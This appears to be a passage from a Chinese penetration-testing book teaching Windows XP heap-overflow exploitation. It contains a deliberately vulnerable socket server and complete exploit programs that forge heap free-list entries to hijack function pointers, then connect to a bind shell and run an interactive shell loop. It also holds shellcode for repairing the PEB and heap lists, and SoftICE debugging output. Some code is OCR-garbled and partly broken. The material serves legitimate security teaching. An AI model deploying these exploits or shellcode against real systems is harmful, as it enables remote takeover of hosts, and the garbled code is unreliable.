/* +0x000 */ USHORT Size; // 当前块大小, 实际字节大小除以 8 计算
/* +0x002 */ USHORT PreviousSize; // 前一个块大小, 实际字节大小除以 8 计算
/* +0x004 */ UCHAR SegmentIndex; // Segmentindex, 指向堆段指针数组的索引
// 0x01 - HEAP_ENTRY_BUSY
// 0x02 - HEAP_ENTRY_EXTRA_PRESENT
// 0x04 - HEAP_ENTRY_FILL_PATTERN
// 0x08 - HEAP_ENTRY_VIRTUAL_ALLOC
// 0x10 - HEAP_ENTRY_LAST_ENTRY
// 0x20 - HEAP_ENTRY_SETTABLE_FLAG1
// 0x40 - HEAP_ENTRY_SETTABLE_FLAG2
// 0x80 - HEAP_ENTRY_SETTABLE_FLAG3
/* +0x005 */ UCHAR Flags; // 标志, 0x1 分配使用的块, 0x10 最后一个块, 虚拟块为 0x8
/* +0x006 */ UCHAR FreeSize; // 分配块大小多出的字节数
/* +0x007 */ UCHAR SmallTagIndex; // 标记指针, 一般用不到
} HEAP_ENTRY, * PHEAP_ENTRY;

```

空闲内存块的头部结构。

```

typedef struct _HEAP_FREE_ENTRY {
/* +0x000 */ USHORT Size; // 空闲块大小, 实际字节大小除以 8 计算
/* +0x002 */ USHORT PreviousSize; // 前一个块大小, 实际字节大小除以 8 计算
/* +0x004 */ UCHAR SegmentIndex; // Segmentindex, 指向堆段指针数组的索引
// 0x02 - HEAP_ENTRY_EXTRA_PRESENT
// 0x04 - HEAP_ENTRY_FILL_PATTERN
// 0x10 - HEAP_ENTRY_LAST_ENTRY
/* +0x005 */ UCHAR Flags; // 标志
/* +0x006 */ UCHAR Index; // Index 和 Mask 字段编码定位这个大小块的 HEAP_SEGMENT 里
FreeListsInUse 数组的位
/* +0x007 */ UCHAR Mask;
//
// Free blocks use these two words for linking together free blocks
// of the same size on a doubly linked list.
//
/* +0x008 */ LIST_ENTRY FreeList; // 两个字长组成双向链表把相同大小的空闲块连接在一起
/* +0x015 */
} HEAP_FREE_ENTRY, *PHEAP_FREE_ENTRY;

```

LIST_ENTRY 的结构如下:

```

typedef struct _LIST_ENTRY {
    struct _LIST_ENTRY *Flink;
    struct _LIST_ENTRY *Blink;
} LIST_ENTRY, *PLIST_ENTRY, *RESTRICTED_POINTER, PRLIST_ENTRY;

```

堆管理结构将所有的空闲堆都组成一个个双向链表, 在堆管理头部结构中有一个空闲链表数组, 分别用来管理不同大小的空闲堆:

```

} HEAP_LOOKASIDE, *PHEAP_LOOKASIDE;

typedef union _SLIST_HEADER {
    ULONGLONG Alignment;
    struct {
        SINGLE_LIST_ENTRY Next;
        USHORT Depth;
        USHORT Sequence;
    };
} SLIST_HEADER, *PSLIST_HEADER;

typedef struct _SINGLE_LIST_ENTRY {
    struct _SINGLE_LIST_ENTRY *Next;
} SINGLE_LIST_ENTRY, *PSINGLE_LIST_ENTRY;

```

堆操作的顺序是 lookaside>freelist>cache>freelist[0]。大于等 8 小于 1024 字节的堆块在分配和释放的时候首先会从 lookaside 里操作，释放到 lookaside 的堆块并不会被标上空闲标志，而仍旧是 busy 状态。

4.2.2 Windows 堆溢出演示

Windows 堆管理实现非常复杂，绿盟科技的 scz 逆向并公开了 WindowsXP SP1 的 ntdll.dll 中一部分和堆相关的底层实现，这对了解 Windows 堆溢出的内部机制有很大的帮助。笔者功力不足，介绍细节只能是误人子弟，下面就基于实际的例子介绍几种情况下的溢出技巧。4.2.2.1 和 4.2.2.2 都是以 heapvul1.c 作为演示例子进行攻击：

```

/* heapvul1.c
 *
 * 《网络渗透技术》演示程序
 * 作者: san, alert7, eyas, watercloud
 *
 * Win32 堆溢出服务端演示程序1
 */

#include <winsock2.h>
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>

#pragma comment (lib, "ws2_32")

#define PORT 8888
#define BUFFLEN 1024

int main()

```

```

WSADATA    wsd;
SOCKET      sListen, sClient;
struct      sockaddr_in local, client;
int         iAddrSize;
unsigned long lBytesRead;
HANDLE      hHeap;

char        *buf1, *buf2;
char        buff[0x2000];

if (WSAStartup(MAKEWORD(2,2), &wsd) != 0)
{
    printf("Failed to load Winsock!\n");
    return 1;
}

sListen = WSASocket(2, 1, 0, 0, 0, 0);
local.sin_addr.s_addr = htonl(INADDR_ANY);
local.sin_family = AF_INET;
local.sin_port = htons(PORT);
if (bind(sListen, (struct sockaddr *)&local, sizeof(local)) == SOCKET_ERROR)
{
    printf("bind() failed: %d\n", WSAGetLastError());
    return 1;
}
listen(sListen, 8);
iAddrSize = sizeof(client);

hHeap = HeapCreate(HEAP_GENERATE_EXCEPTIONS, 0x10000, 0xffffffff);

sClient = accept(sListen, (struct sockaddr *)&client, &iAddrSize);
if (sClient == INVALID_SOCKET)
{
    printf("accept() failed: %d\n", WSAGetLastError());
    return 1;
}
printf("connect from: %s:%d\n", inet_ntoa(client.sin_addr), ntohs(client.sin_port));

while (1)
{
    buf1 = HeapAlloc(hHeap, 0, BUFFLEN);
    buf2 = HeapAlloc(hHeap, 0, BUFFLEN);

```



```

    lBytesRead = recv(sClient, buff, 0x2000, 0);
    if (lBytesRead <= 0) break;

    memcpy(buf1, buff, lBytesRead);
    printf("fd: %x buf1: %s\n", sClient, buf1);

    HeapFree(hHeap, 0, buf2);
    HeapFree(hHeap, 0, buf1);
}

closesocket(sClient);
closesocket(sListen);
WSACleanup();
return 0;
}

```

4.2.2.1 精确定位 Shellcode

从演示程序来看, buf1 和 buf2 都分配了 1024 字节, 这样在释放它们的时候会进入大堆块释放流程。对 buf1 的复制操作可能溢出覆盖 buf2 的内容, 然后是释放 buf2 再释放 buf1。由于大堆块的特性, 在释放 buf1 的时候会 and 最后的空闲块融合, 这样会把自己的地址和最后空闲块的链表指针形成互写, 从而定位了 Shellcode 地址。对于这种大堆块的利用方法笔者最初见于“H D Moore <hdm@metasploit.com>”和 XFocus Security Team 交流的一个代码, flashsky 也写过较详细的介绍文章。

下面以 Windows XP SP1 中文版为例, 介绍对这种漏洞形式的攻击。先用 IDA 或 OllyDbg 来确定分配 buf1 的指令在地址 00401177, 运行 heapvul1 后启动 SoftICE, 首先找到 heapvul1 的进程 ID, 然后在它的进程空间下一个断点:

```

!proc
Process      KPEB      PID  Threads  Pri  User Time  Krnl Time  Status
...
heapvul1     80CAFB30  348      1      8  00000001  00000023  Ready
*Idle        8054B900   0      1      0  00000000  000000F9  Running
:addr 348
:bpx 401177
:g

```

用如下的代码构建攻击字符串:

```

/* heapexp1.c
*
* 《网络渗透技术》演示程序
* 作者: san, alert7, eyas, watercloud
*
* Win32 堆溢出攻击模版 1—精确定位 Shellcode

```

```

*/

#include <stdio.h>
#include <stdlib.h>
#include <windows.h>

#pragma comment (lib, "ws2_32")

#include "Shellcode1.c"

#define BasepCurrentTopLevelFilter 0x77EB73B4 // Dependence your kernel32.dll
#define OFFSET 2056 // Offset of the last FreeEntry
2056=0x80*8+8+0x80*8

////////////////////////////////////
//
// Some heap definitions
//
////////////////////////////////////

#define HEAP_ENTRY_BUSY 0x01
#define HEAP_ENTRY_EXTRA_PRESENT 0x02
#define HEAP_ENTRY_FILL_PATTERN 0x04
#define HEAP_ENTRY_VIRTUAL_ALLOC 0x08
#define HEAP_ENTRY_LAST_ENTRY 0x10
#define HEAP_ENTRY_SETTABLE_FLAG1 0x20
#define HEAP_ENTRY_SETTABLE_FLAG2 0x40
#define HEAP_ENTRY_SETTABLE_FLAG3 0x80
#define HEAP_ENTRY_SETTABLE_FLAGS 0xE0

typedef struct _HEAP_FREE_ENTRY {
    USHORT Size;
    USHORT PreviousSize;
    UCHAR SegmentIndex;
    UCHAR Flags;
    UCHAR Index;
    UCHAR Mask;
    LIST_ENTRY FreeList;
} HEAP_FREE_ENTRY, *PHEAP_FREE_ENTRY;

// ripped from isno
int Make_Connection(char *address, int port, int timeout)
{
    struct sockaddr_in target;

```

```
SOCKET s;
int i;
DWORD bf;
fd_set wd;
struct timeval tv;

s = socket(AF_INET, SOCK_STREAM, 0);
if(s < 0)
    return -1;

target.sin_family = AF_INET;
target.sin_addr.s_addr = inet_addr(address);
if(target.sin_addr.s_addr == 0)
{
    closesocket(s);
    return -2;
}
target.sin_port = htons(port);
bf = 1;
ioctlsocket(s, FIONBIO, &bf);
tv.tv_sec = timeout;
tv.tv_usec = 0;
FD_ZERO(&wd);
FD_SET(s, &wd);
connect(s, (struct sockaddr *)&target, sizeof(target));
if((i = select(s+1, 0, &wd, 0, &tv)) == (-1))
{
    closesocket(s);
    return -3;
}
if(i == 0)
{
    closesocket(s);
    return -4;
}
i = sizeof(int);
getsockopt(s, SOL_SOCKET, SO_ERROR, (char *)&bf, &i);
if((bf != 0) || (i != sizeof(int)))
{
    closesocket(s);
    return -5;
}
ioctlsocket(s, FIONBIO, &bf);
return s;
```



```
    ]

/* ripped from TES0 code and modifed by ey4s for win32 */
void shell (int sock)
{
    int    l;
    char    buf[512];
    struct  timeval time;
    unsigned long    ul[2];

    time.tv_sec = 1;
    time.tv_usec = 0;

    while (1)
    {
        ul[0] = 1;
        ul[1] = sock;

        l = select (0, (fd_set *)&ul, NULL, NULL, &time);
        if(l==1)
        {
            l = recv (sock, buf, sizeof (buf), 0);
            if (l <= 0)
            {
                printf ("[-] Connection closed.\n");
                return;
            }
            l = write (1, buf, l);
            if (l <= 0)
            {
                printf ("[-] Connection closed.\n");
                return;
            }
        }
        else
        {
            l = read (0, buf, sizeof (buf));
            if (l <= 0)
            {
                printf ("[-] Connection closed.\n");
                return;
            }
            l = send(sock, buf, l, 0);
            if (l <= 0)

```

```
    i = send(s, Buff, sizeof(Buff), 0);
```

```
        {
            printf("[+] Connection closed.\n");
            return;
        }
    }
}

int main(int argc, char *argv[])
{
    unsigned char Buff[0x2000];
    unsigned char data;
    unsigned short bindport;

    SOCKET c,s;
    WSADATA WSAData;
    unsigned short port;
    struct sockaddr_in sa;
    int salen = sizeof(sa);
    int l,i,j,k;
    PHEAP_FREE_ENTRY pFakeEntry;

    if (argc < 3)
    {
        fprintf(stderr, "Usage: %s remote_addr remote_port bind_port", argv[0]);
        exit(1);
    }

    if (argc > 3)
    {
        bindport = atoi(argv[3]);
    }
    else
    {
        bindport = 4444;
    }

    GetShellCode();
    if (sh_Len == 0)
    {
        fprintf(stderr, "Generate Shellcode failed!\n");
        exit(1);
    }
}
```

```
Enc_key += Enc_key << 8;
bindport ^= Enc_key;
memcpy(&sh_Buff[sh_Len-4], &bindport, 2);
bindport ^= Enc_key;

if(WSAStartup (MAKWORD(1,1), &WSAData) != 0)
{
    printf("[~] WSAStartup failed.\n");
    WSACleanup();
    exit(1);
}

s = Make_Connection(argv[1], atoi(argv[2]), 10);
if(s<0)
{
    printf("[~] connect err.\n");
    exit(1);
}

// Construct Buff
memset(Buff, 'A', sizeof(Buff));
// The first 8 bytes will be overwrite when free buf1
memcpy(Buff+8, sh_Buff, sh_Len);

pFakeEntry = (PHEAP_FREE_ENTRY)&Buff[OFFSET];

pFakeEntry->FreeList.Flink = (LIST_ENTRY*)0x04EB06EB; // jump over
pFakeEntry->FreeList.Blink = (LIST_ENTRY*)BasepCurrentTopLevelFilter;

Buff[OFFSET+0x10]=0;

i = send(s, Buff, sizeof(Buff), 0);

Sleep(1000);

c = Make_Connection(argv[1], bindport, 10);
if(c<0)
{
    printf("[~] connect err.\n");
    exit(1);
}

shell(c);
```



```

WSACleanup();
return 1;
}

```

注意黑色字体部分代码，把最后空闲块的 Flink 指针写入一个跳转指令构成的地址，而 Blink 指针写入 BasepCurrentTopLevelFilter 指针。完整的利用程序 heapexpl.c 和 Shellcode1.c 见配套资料的第 4 章/4.2 节。攻击包发送出去后 SoftICE 在断点处停下来：

```
Break due to BP 01: BPX #001B:00401177 (ET=6.53 seconds)
```

buf1 和 buf2 的分配汇编指令：

```

001B:00401169 6800040000    PUSH    00000400
001B:0040116E 6A00          PUSH    00
001B:00401170 8B8038DEFFFF  MOV     ECX, [EBP+FFFFDE38]
001B:00401176 51           PUSH    ECX
001B:00401177 FF1538604000  CALL    [ntdll!RtlAllocateHeap]
001B:0040117D 89856CFEFFFF  MOV     [EBP-0194], EAX
001B:00401183 6800040000    PUSH    00000400
001B:00401188 6A00          PUSH    00
001B:0040118A 8B9538DEFFFF  MOV     EDX, [EBP+FFFFDE38]
001B:00401190 52           PUSH    EDX
001B:00401191 FF1538604000  CALL    [ntdll!RtlAllocateHeap]
001B:00401197 898568FEFFFF  MOV     [EBP-0198], EAX

```

按 F10 执行完 00401177 的分配，EAX 返回 00410688。在上一小节 Windows 堆管理结构介绍了分配给用户的堆块是从堆区起始地址偏移 0x680 开始的，读者可以对照上一节分析的结构查看这 0x680 字节里每个字段的含义。而分配的每个堆块也有 8 个字节的头部管理结构，所以实际上 buf1 是从 00410680 开始的：

```

:db 410680
0010:00410680 81 00 08 00 00 01 08 00-78 01 41 00 78 01 41 00

```

回顾_HEAP_ENTRY 结构，这 8 个字节的含义如表 4.1 所示。

表 4.1

Size	PreviousSize	Flags	SegmentIndex	UnusedBytes	SmallTagIndex
81 00	08 00	00	01	08	00

注意 IA32 的字节序是 little-endian，所以当前块的大小是“0081 x 8”，前一块大小是“0008 x 8”，它指的是_HEAP_SEGMENT。Flags 为 01 表示这个内存块已经被分配使用。UnusedBytes 为 08 表示不能被使用的这 8 字节头部结构。查看 buf1 后面的空闲块结构：

```

:db 410680+81*8
0010:00410A88 AF 1E 81 00 00 10 00 00-78 01 41 00 78 01 41 00

```

_HEAP_FREE_ENTRY 的结构和_HEAP_ENTRY 类似，表 4.2 所示。

表 4.2

Size	PreviousSize	SegmentIndex	Flags	Index	Mask
AFE	8100	00	10	00	00

Flags 为 10 表示这是该链表里最后一个空闲块。两个链表指针都是 00410178，直接和空闲链表结构构成双向链表。执行完第二个 RtlAllocateHeap，EAX 的值是 00410A90，说明 buf2 实际上从 00410A88 开始。

```
:db 410a88
0010:00410A88 81 00 81 00 00 01 08 00-78 01 41 00 78 01 41 00
```

这时最后空闲块的头部结构如下：

```
:db 410a88+81*8
0010:00410E90 2E 1E 81 00 00 10 00 00-78 01 41 00 78 01 41 00
```

执行完 recv 和 memcpy 操作，buf2 的头部被覆盖了：

```
:db 410a88
0010:00410A88 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
```

最后空闲块的结构被修改为如下：

```
:db 410e90
0010:00410E90 41 41 41 41 41 41 41 41-EB 06 EB 04 B4 73 EB 77
```

8 字节的头部结构以 0x41 填充，两个 FreeList 指针也被修改为 4 字节指令和指针函数地址。

由于 buf2 的头管理结构 SegmentIndex 等于 0x41，所以 HeapFree buf2 失败。HeapFree buf1 的时候会进入 RtlpCoalesceFreeBlocks 流程，结果导致和后面的空闲块合并，它们的链表指针有个互写，使得 buf1 开始的 4 字节写入空闲块第一个指针的地址，紧接的 4 个字节写入空闲块第二个指针的内容也就是函数地址，buf1 开始的地址写入函数地址。这些操作没有导致异常。

```
:db 410680
0010:00410680 81 00 08 00 00 00 08 00-98 0E 41 00 B4 73 EB 77
:db 410e90
0010:00410E90 41 41 41 41 41 41 41 41-EB 06 EB 04 88 06 41 00
```

循环再次 HeapAlloc 的时候将从 buf1 这个空闲块里面分配，出现了“摘除结点”操作。这里有指针写操作，使得 buf1 开始的 4 个字节写成该 4 字节地址指向的内容，也就是 4 字节的指令，往指令构成的地址写的时候发生异常。

```
:bd *
:bpX ntdll!KiUserExceptionDispatcher do "dd (*esp)+c L10;dd (*(esp+4))+8c L40"
Break due to BP 01: BPX ntdll!KiUserExceptionDispatcher DO "dd (*esp)+c L10;dd
(*(esp+4))+8c L40" (ET=5.11 milliseconds)
```

```
/* ripped from TES0 code and modified by ey4s for win32 */
void shell (int sock)
{
    int    l;
    char    buf[512];
    struct  timeval time;
    unsigned long    ul[2];

    time.tv_sec = 1;
    time.tv_usec = 0;

    while (1)
    {
        ul[0] = 1;
        ul[1] = sock;

        l = select (0, (fd_set *)&ul, NULL, NULL, &time);
        if (l==1)
        {
            l = recv (sock, buf, sizeof (buf), 0);
            if (l <= 0)
            {
                printf ("[-] Connection closed.\n");
                return;
            }
            l = write (1, buf, l);
            if (l <= 0)
            {
                printf ("[-] Connection closed.\n");
                return;
            }
        }
        else
        {
            l = read (0, buf, sizeof (buf));
            if (l <= 0)
            {
                printf ("[-] Connection closed.\n");
                return;
            }
            l = send(sock, buf, l, 0);
            if (l <= 0)
            {
                printf ("[-] Connection closed.\n");
            }
        }
    }
}
```



```
        return;
    }
}

int main(int argc, char *argv[])
{
    unsigned char Buff[0x2000];
    unsigned char data;
    unsigned short bindport;

    SOCKET c, s;
    WSADATA WSAData;
    unsigned short port;
    struct sockaddr_in sa;
    int salen = sizeof(sa);
    int l, i, j, k;
    PHEAP_FREE_ENTRY pFakeEntry1;
    PHEAP_FREE_ENTRY pFakeEntry2;
    PHEAP_FREE_ENTRY pFakeEntry3;

    if (argc < 3)
    {
        fprintf(stderr, "Usage: %s remote_addr remote_port bind_port", argv[0]);
        exit(1);
    }

    if (argc > 3)
    {
        bindport = atoi(argv[3]);
    }
    else
    {
        bindport = 4444;
    }

    GetShellCode();
    if (sh_Len == 0)
    {
        fprintf(stderr, "Generate Shellcode failed!\n");
        exit(1);
    }
}
```

```

Enc_key += Enc_key << 8;
bindport ^= Enc_key;
memcpy(&sh_Buff[sh_Len-4], &bindport, 2);
bindport ^= Enc_key;

if(WSAStartup (MAKEDWORD(1,1), &WSAData) != 0)
{
    printf("[+] WSAStartup failed.\n");
    WSACleanup();
    exit(1);
}

s = Make_Connection(argv[1], atoi(argv[2]), 10);
if(s<0)
{
    printf("[+] connect err.\n");
    exit(1);
}

// Construct Buff
memset(Buff, 'A', sizeof(Buff));
memcpy(Buff, sh_Buff, sh_Len);

// buf2
pFakeEntry1 = (PHEAP_FREE_ENTRY)&Buff[OFFSET];
pFakeEntry1->PreviousSize = 0x8;
pFakeEntry1->Size = 0x2;
pFakeEntry1->SegmentIndex = 0x31;
pFakeEntry1->Flags = HEAP_ENTRY_SETTABLE_FLAG2 | HEAP_ENTRY_BUSY;
pFakeEntry1->Index = 0x0;
pFakeEntry1->Mask = 0x0;

// fakechunk1
pFakeEntry2 = (PHEAP_FREE_ENTRY)&Buff[OFFSET-64];
pFakeEntry2->PreviousSize = 0x2;
pFakeEntry2->Size = 0x2;
pFakeEntry2->SegmentIndex = 0x31;
pFakeEntry2->Flags = HEAP_ENTRY_SETTABLE_FLAG2;
pFakeEntry2->Index = 0x1;
pFakeEntry2->Mask = 0x1;
pFakeEntry2->FreeList.Flink = (LIST_ENTRY*)FastPebLockRoutine;
pFakeEntry2->FreeList.Blink = (LIST_ENTRY*)WriteSpace;

// fakechunk2

```

```

    pFakeEntry3          = (PHEAP_FREE_ENTRY)&Buff[OFFSET-32];
    pFakeEntry3->PreviousSize = 0x2;
    pFakeEntry3->Size        = 0x2;
    pFakeEntry3->SegmentIndex = 0x31;
    pFakeEntry3->Flags       = HEAP_ENTRY_SETTABLE_FLAG2;
    pFakeEntry3->Index       = 0x1;
    pFakeEntry3->Mask        = 0x1;
    pFakeEntry3->FreeList.Flink = (LIST_ENTRY*)0x902B00C2; // RETN 2B00
    pFakeEntry3->FreeList.Blink = (LIST_ENTRY*)WriteSpace;

    i = send(s, Buff, sizeof(Buff), 0);

    Sleep(1000);

    c = Make_Connection(argv[1], bindport, 10);
    if(c<0)
    {
        printf("[+] connect err. \n");
        exit(1);
    }

    shell(c);

    WSACleanup();
    return 1;
}

```

注意黑色字体标识的伪造方式，完整的代码见配套资料的第4章/4.2目录下 heapexp2.c 和 Shellcode2.c 两个程序。攻击包发送出去后 SoftICE 还是在 401177 断点处停下来，按 F10 继续执行到 memcpy 操作之后，查看 buf2 的头部结构以及 fakechunk1 和 fakechunk2 的结构如下：

```

0010:00410A48 02 00 02 00 31 40 01 01-20 F0 FD 7F 50 F2 FD 7F
0010:00410A58 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
0010:00410A68 02 00 02 00 31 40 01 01-C2 D0 2B 90 50 F2 FD 7F
0010:00410A78 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41
0010:00410A88 02 00 08 00 31 41 00 00-41 41 41 41 41 41 41

```

然后到如下要释放 buf2 的时候会发生异常：

```

001B:00401207 51          PUSH     ECX
001B:00401208 6A00        PUSH     00
001B:0040120A 8B9538DEFFF MOV     EDX, [EBP+FFFFD0E38]
001B:00401210 52          PUSH     EDX
001B:00401211 FF1534604000 CALL     [ntdll!RtlFreeHeap]

```


在 RtlFreeHeap 操作之前下如下断点:

```
:bpx ntdll!KiUserExceptionDispatcher do "dd (*esp)+c L10;dd (*(esp+4))+8c L40"
```

下完断点按 F10, 就会因为异常而断下:

```
Break due to BP 01: BPX ntdll!KiUserExceptionDispatcher DO "dd (*esp)+c L10;dd
  (*(esp+4))+8c L40" (ET=7.88 milliseconds)
0010:0012D9E4 77F51D26 00000002 00000001 902BD0C6 &..w.....+
0010:0012DA80 00000000 00000038 00000023 00000023 ....8...#...#...
0010:0012DA90 00410A68 00410A48 00410000 00410A68 h.A.H.A...A.h.A.
0010:0012DAA0 7FFDF250 902BD0C2 0012DCCC 77F51D26 P...?.+...&..w
0010:0012DAB0 0000001B 00000A06 0012DCC0 00000023 .....#...
:u 77f51d26
-----ntdll!RtlUnWaitCriticalSection+0128-----PROT32-----
001B:77F51D26 894804 MOV [EAX+04],ECX
```

7FFDF250 往 902BD0C2+04 地址写发生异常, 不过这里有自己的异常处理, 在 7FFDF250 下个断点:

```
:bpx 7ffdf250
:g
```

按 g 继续后, SoftICE 就执行到 7FFDF250 断住:

```
Break due to BP 02: BPX #001B:7FFDF250 (ET=14.03 milliseconds)
001B:7FFDF250 C2D02B RET 2BD0
```

这时 esp 指向地址的指令正好是 ret, 与 esp 偏移 2BD0 的地方是 buf1 开始的地址。只能说这个演示程序机缘巧合, 利用了堆栈的残像找到 Shellcode, 而实际应用的时候任意 4 字节指令搜索 Shellcode 还是比较困难, 所以这种方法的难点是后续搜索 Shellcode。

另外还有一个问题, 如果用 4.2.2.1 里的 Shellcode1.c, 那么这个攻击程序会退出, 不能成功。这是因为 PEB 里的 FastPebLockRoutine 和 FastPebUnlockRoutine 被破坏了, 必须在 Shellcode 的开始修复:

```
mov     eax, fs:30h
push    eax

mov     eax, [eax+0Ch]
mov     eax, [eax+1Ch]
mov     ebp, [eax+8]           ; base address of ntdll.dll
push    eax

mov     esi, edi

push    _Nnums
pop     ecx
```

```

GetNFuncAddr:                                ; find functions from ntdll.dll
call     find_hashfunc_addr
loop     GetNFuncAddr

pop      eax
mov      eax, [eax]
mov      ebp, [eax+8]                        ; base address of kernel32.dll
pop      eax
push     dword ptr [esi+_RtlEnterCriticalSection]
pop      dword ptr [eax+0x20]
push     dword ptr [esi+_RtlLeaveCriticalSection]
pop      dword ptr [eax+0x24]

```

修复后就能够成功运行 Shellcode，监听一个端口。

4.2.2.3 默认堆溢出

每个 Windows 进程都有一个默认堆，从 PEB 偏移 0x18 可以看到默认堆基址。进程里很多 API 可能涉及堆的操作，这些操作都是在默认堆里的，所以默认堆堆块分配的变数可能会比较大，程序代码里前后分配的堆块在实际分配过程中可能并不相邻。另外，如果堆溢出导致空闲链表破坏，那么在 Shellcode 里操作的 API 可能就无法正常工作，所以这种情况需要在 Shellcode 开始的位置修复空闲链表。

把上面的演示程序 heapvul1.c 改成用默认堆：

```
hHeap = GetProcessHeap();
```

完整代码见配套资料第 4 章/4.2 目录下的 heapvul2.c 程序。很遗憾，在 Windows XP SP1 中文版测试时就发现两次分配后，最后空闲块的头部管理结构如下：

```
0010:00148E50 36 00 81 00 00 10 00 00-28 03 14 00 28 03 14 00
```

最后空闲块的大小已经小于 1024 字节，所以它不在 FreeList[0]列表里，而在另外一个列表里：

```

:dd 7ffdf018
0010:7FFDF018 00140000
:dd 140178
0010:00140178 00140178 00140178
...
0010:00140328 00148E58 00148E58
...
```

所以 4.2.2.1 节介绍的利用大堆块的方法就无法使用了。当默认堆的空闲链表被破坏后，如果 Shellcode 无法正常执行，那么有以下几种方法修复空闲链表：

1. 修正最后一个空闲块

```

// David Litchfield 的办法修复默认堆
mov     eax, fs:30h
mov     eax, [eax+18h]           ; 默认堆地址
add     al, 0x28                 ; TotalFreeSize

mov     si, word ptr [eax]       ; TotalFreeSize 保存到 si

add     ax, 0x150                ; FreeList[0]
mov     edx, dword ptr [eax]

dec     edx
dec     edx
mov     bx, word ptr [edx]
xor     word ptr [edx], bx       ; Index 和 Mask 清零

dec     edx
mov     byte ptr [edx], 0x10     ; Flags 设为 0x10

dec     edx
dec     edx
mov     bx, word ptr [edx]
xor     word ptr [edx], bx       ; SegmentIndex 清零, PreviousSize 前一个字
节清零

dec     edx
mov     byte ptr [edx], 0x43     ; PreviousSize

dec     edx
dec     edx
mov     word ptr [edx], si       ; Size 设为 TotalFreeSize

mov     edx, dword ptr [eax]
mov     [edx], eax               ; 修正链表指针
mov     [edx+4], eax

// fix over

```

2. 替换默认堆

```

mov     eax, fs:30h
push    eax                     ; 保存一下这个地址, 替换默认堆的时候就不用再算了
mov     eax, [eax+0Ch]
mov     esi, [eax+1Ch]
lodsd

```



```

mov     ebp, [eax+8]                ; base address of kernel32.dll

mov     esi, edi

push    _Knums
pop     ecx

GetKFuncAddr:                       ; find functions from kernel32.dll
call    find_hashfunc_addr
loop    GetKFuncAddr

// 找出 HeapCreate 函数后创建一个堆, 替换成该进程的默认堆
push    0xFFFF
push    0x10000
push    4
call    dword ptr [esi+_HeapCreate]

pop     ecx
mov     [ecx+0x18], eax              ; 替换默认堆

```

3. 修复整个空闲链表和位图

```

// fix FreeList chains, ripped from funnywei
mov     eax, fs:[0x30]
mov     esi, [eax+0x18]              ; default heap

xor     ecx, ecx

fix0:
lea     eax, [esi+ecx*8+0x178]       ; 遍历 FreeList
mov     ebx, eax

fix1:
mov     edx, [eax]                  ; edx 是相对 eax 的下一块 FreeEntry 地址
cmp     ebx, edx                    ; 循环比较该链表的 FreeEntry 块, 是否有断链
jz      fix5                        ; 相同表示该链表为空 (两个指针就是链表地址) 或者是
正常的, 继续后一个链表

cmp     eax, [edx+4]                ; FreeEntry 后一个指针 (edx+4) 是否指向它前
一块地址 (eax), 是就表示正常
jnz     fix2                        ; 不是, 表示链表断了

mov     eax, edx                    ; 准备比较下一个 FreeEntry, 直到链表衔接上
jmp     fix1

fix2: ; FreeEntry 后一个指针没有指向它前一块地址, 说明该 FreeEntry 的下一内存块已经损坏
mov     edi, eax                    ; edi 相对于 edx 来说是前一块 FreeEntry

fix3:

```

```

        cmp     edx, [edi+4]           ; 比较前一块 FreeEntry 后一个指针 (edi+4) 是
否指向 FreeEntry 的地址 (edx)
        jz      fix4                 ; 是, 就开始摘除

        mov     edi, [edi+4]         ; 前一块 FreeEntry 后一个指针 (edi+4) 指向的前一块地址
        jmp     fix3

fix4:
        ; 修正空闲链表, 将空闲块从空闲链表结构中移去, 同时使得空闲链表完整
        mov     [eax], edi
        mov     [edi+4], eax

        cmp     cl, 0
        jz      fix5
        cmp     eax, edi
        jnz     fix5

        push    ecx                 ; 如果被破坏的内存块是空闲链表中的最后一块, 则还要修改位图结构
        mov     eax, ecx
        shr     eax, 3
        and     ecx, 7
        push    1
        pop     edx
        shl     edx, cl
        lea     eax, [eax+esi+0x158]
        or      [eax], dl
        pop     ecx

fix5:
        inc     ecx
        cmp     ecx, 0x80
        jb      fix0
        // end fix

```

4.2.2.4 覆盖 lookaside 头

Matt Conover 在他的 *Reliable Windows Heap Exploits* 里提到覆盖 lookaside 头的办法, 这样既解决 Shellcode 的定位问题, 又不用考虑系统版本导致函数指针不相同的问题, 但是要考虑各系统版本堆基址的问题。

下面的 `lookaside_test.c` 演示了 lookaside 在堆溢出里用到的方法。当然这种方法是笔者故意设计出来的, 主要是为了加深堆溢出的印象, 实际中存在这样程序的可能性比较小:

```

/* lookaside_test.c
 *
 * 《网络渗透技术》演示程序
 * 作者: san, alert7, eyas, watercloud
 *

```

```

HeapFree(hHeap, 0, buf1); /* [3] */
HeapFree(hHeap, 0, buf2);

buf1 = HeapAlloc(hHeap, 0, 16); /* [4] */
memset(buf1, 'A', 512);
memcpy(buf1+4, Shellcode, strlen(Shellcode));
HeapFree(hHeap, 0, buf1);

buf1 = HeapAlloc(hHeap, 0, 64); /* [5] */
buf2 = HeapAlloc(hHeap, 0, 64);

memcpy(buf1, "\\x02\\x00\\x02\\x00\\x31\\x40\\x01\\x01", 8);
*(unsigned int *)&buf1[8] = 0x7ffdf020;
*(unsigned int *)&buf1[8+4] = 0x7ffdf250;
memcpy(buf1+32, "\\x02\\x00\\x02\\x00\\x31\\x40\\x01\\x01", 8);
*(unsigned int *)&buf1[32+8] = 0x90909090;
*(unsigned int *)&buf1[32+8+4] = 0x7ffdf250;
memcpy(buf1+64, "\\x02\\x00\\x08\\x00\\x31\\x41\\x08\\x01", 8);

HeapFree(hHeap, 0, buf2);
HeapFree(hHeap, 0, buf1);

HeapDestroy(hHeap);
}

```

lookaside_test.c 的[1]处用 HEAP_GROWABLE 创建了一个堆。用 SoftICE 的 Symbol Loader 加载 lookaside_test.exe，查看反汇编信息：

001B:00401000	55	PUSH	EBP
001B:00401001	8BEC	MOV	EBP, ESP
001B:00401003	83EC0C	SUB	ESP, 0C
001B:00401006	6A00	PUSH	00
001B:00401008	6800000100	PUSH	00010000
001B:0040100D	6A02	PUSH	02
001B:0040100F	FF150C504000	CALL	[KERNEL32!HeapCreate]
001B:00401015	8945F4	MOV	[EBP-0C], EAX
001B:00401018	6800040000	PUSH	00000400
001B:0040101D	6A00	PUSH	00
001B:0040101F	8B45F4	MOV	EAX, [EBP-0C]
001B:00401022	50	PUSH	EAX
001B:00401023	FF1508504000	CALL	[ntdll!RtlAllocateHeap]

在 HeapCreate 创建的堆的地方下一个断点然后按 g 执行：

```
